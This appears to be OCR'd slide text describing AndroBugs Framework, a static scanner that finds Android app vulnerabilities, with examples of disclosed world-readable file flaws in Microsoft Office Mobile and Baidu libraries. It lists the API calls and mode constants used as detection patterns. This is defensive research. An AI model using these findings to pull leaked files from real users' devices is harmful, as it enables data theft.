


```
const-string v3, “xxx"
const-string v0, “sensitive_file"
const/4 v1, 0x1
invoke-virtual {v2, v0, v1}, Landroid/content/Context;->getSharedPreferences(Ljava/lang/String;I)Landroid/content/SharedPreferences;
move-result-object v0
```

Keypoint:
Find the key function(getSharedPreferences) first, then go back to the start of the function

Decompiled Level of AndroBugs Framework

Scanning decompiled Java code by Regular Expression is pretty slow. AndroBugs Framework tries NOT to do this.



AndroBugs Framework never analyzes decompiled Java code

Why do you need to analyze Java code if you can analyze bytecode (opcode)?

Is The Static DVM Engine Really Working?

- Since The Static DVM Engine is not a real DVM/ART in your Android phone. It does not know, for example, the listing of your root directory:


```
Runtime runtime = Runtime.getRuntime();
Process p = runtime.exec("ls -al /");
```

- But why do you need to know that?
    - Only knowing it tries to run the command “ls -al /” is enough.

- Dynamic analysis is good, but it is not a good idea if you want to find vulnerabilities in a huge number of APKs **immediately**. It is too tiresome and time-consuming to install every APK, run it, and maybe manually test it to reproduce the vulnerability.

2. Efficient String Search Engine

- **Why was this Engine designed?**
  1. Searching strings in code using “regex matching” is quite **inefficient** and **slow**.
  2. We not only want to find whether the String exists or not, but the Path sources where it is showing up.
- Hence, I designed a new Efficient String Search Engine that helps search faster.



One Search Request


Input
Match ID
Regex or Keyword Text

Efficient String Search Engine

Output
Match ID
Complete String found
Location or Path

How does the Efficient String Search Engine work?

- In Android, Strings are referenced by its index position(offset) in string_id_item[]
- The Engine compares the “string_data_off (string index)” in the code
- In Android bytecode(opcode), Strings are defined by instruction: const-string / const-string-jumbo (opcode=0x1A / 0x1B)



Dex File Layout

Name	Format
header	header_item
string_ids	string_id_item[]
type_ids	type_id_item[]
proto_ids	proto_id_item[]
field_ids	field_id_item[]
method_ids	method_id_item[]
class_defs	class_def_item[]
data	ubyte[]
link_data	ubyte[]

method_id_item

Name	Format
class_idx	ushort
proto_idx	ushort
name_idx	uint

string_id_item

Name	Format
string_data_off	uint

Steps:

1. Mapping all strings to ids (string_id_item[] to data)
2. Find strings by user’s input and get the ids
3. Search code with opcode instruction 0x1A or 0x1B, and compare the ids in step 2

3. Filtering Engine

Why?

- Some AD libraries may never fix their vulnerabilities and they are used by many applications.
- Some libraries are not vulnerable(false positive) or the impact is limited. I am not interested in finding them.
- We want to bypass some libraries/packages:
  - com.parse
  - com.facebook
  - com.tapjoy

Security Vulnerabilities and Vulnerability Vectors Implemented in AndroBugs Framework

I will give a few concepts and ideas on how vulnerability vectors are implemented

Where do the vectors come from?


- More than eight Android security books
- Previously published papers and research
- Slides from security conferences
- Android Developer Reference Websites
- Previously published security vulnerabilities
- My past research experience
- Some technical blogs and articles
- …

How A New Vector Is Created In AndroBugs Framework (1/2) ?

Before Designing A New Vector:

- Research and find related information about the vulnerability
- Make a simple POC app to make sure in which platform (Android ICS, JB, KK or L) I can reproduce the vulnerability
- Consider all the possible cases
    - ➢ Example: Which Android SDK API may use the MODE_WORLD_READABLE mode?
- Decompile the POC app to see the Smali code and think how to add the new vector into AndroBugs Framework

How A New Vector Is Created In AndroBugs Framework (2/2) ?



Design a new vulnerability vector

Test it with a vulnerable app and a non-vulnerable app

Confirm that the system can verify this vulnerability

Do massive scanning

Check the report to see if I need to modify the vector's implementation

Do massive scanning again …

A new vector needs to be tested with at least:

- An App with vulnerable usage
- An App with non-vulnerable usage

To enhance the accuracy:


- Many real apps from Google Play should be tested
- Doing massive analysis to fix the bugs in implementation of vector

Vulnerability Vector Implementations and Vulnerabilities Discovered

- World Readable & World Writable (Microsoft Office & Baidu)
- ContentProvider Vulnerability & Directory Traversal (Microsoft Bing)
- WebView File Access Vulnerability & Exported Components (Alibaba Taobao)
- SSL Vulnerability (Yahoo Mail)
- Implicit Broadcast (Yahoo Messenger)
- Dynamically Registered Unprotected BroadcastReceiver (Twitter Vine)
- Allow Debuggable (Alibaba Taobao Wireless Charge)

All the vulnerabilities were found by Yu-Cheng Lin and have been responsibly disclosed to developers at least several months earlier.

My SOP to Check the Vulnerabilities



Get the APK and analyze it with AndroBugs Framework

Get the report from the system


If it reports potential security vulnerability, manually decompile the app (e.g. jadx, apktool), do dynamic analysis, and verify if it is a valid vulnerability.

Try to make a POC app to reproduce the vulnerability

Install the POC app and dynamically verify the vulnerability

World Readable & World Writable

From Google's Android developer website: Creating world-readable files is very dangerous, and likely to cause security holes in applications. It is strongly discouraged; instead, applications should use …



```
# pwd
pwd
/data/data/com.example.androidndkcert
# ls -al
ls -al
drwxrwx--x app_57   app_57              2014-12-06 15:47 cache
drwxr-xr-x system   system              2014-12-06 15:47 lib
-rw-rw-rw- app_57   app_57           26 2014-12-06 15:47 vul_file.txt
# _
```

Vector Implementation in AndroBugs Framework


1. **First, find all the code that calls (or may use dangerous "mode"):**
   - ➢ openOrCreateDatabase
   - ➢ getDir
   - ➢ getSharedPreferences
   - ➢ openFileOutput

2. **On finding the function calls, put it into the Static DVM Engine to check the "mode" (introduced earlier). Report the one with the vulnerable "mode":**

Mode	Constant Value
MODE_WORLD_READABLE	1
MODE_WORLD_WRITEABLE	2
MODE_WORLD_READABLE + MODE_WORLD_WRITEABLE	3

Baidu's MODE_WORLD_READABLE


- Baidu has a push message library that stores the push message Access Token in MODE_WORLD_READABLE
- Many Baidu Android Apps use the vulnerable Baidu push message library



Vulnerability in Android NDK: Microsoft Office Mobile

(version: 15.0.2720.2000)

When you download files from OneDrive on your ICS phone, you are actually leaking those files to attackers.




officehub files Microsoft Office Mobile SPM Data

.. Parent folder

File Store rwxrwx--x Apr 10, 2014 01:32:12 AM

SPSQLStore.sdf 68.00KB rw-r--r-- Apr 10, 2014 03:58:09 AM

The DB stores all the paths of user's documents downloaded from OneDrive



1000 https d.docs.live.net d108699190dd2c68


.. Parent folder

{b7b67eff-3235-4448-8c13-7ac4c10b5408}.docx 11.38KB rw-rw-rw- Apr 10, 2014 01:32:26 AM

{cd0ddab4-f7a4-7247-8ece-9a7f58dde46b... 8.11KB rw-rw---- Apr 10, 2014 03:58:05 AM

{d074c874-7aa0-b542-ade5-1b1756a1391b}.pptx 30.62KB rw-rw-rw- Apr 10, 2014 01:32:12 AM

Downloaded from OneDrive



Hello World!

1 / 1

Tap to add notes

<= Android 4.0.X

- ➢ Too permissive
- ➢ Should explicitly set "umask(007);" first

>= Android 4.1.X

- ➢ Security is improved

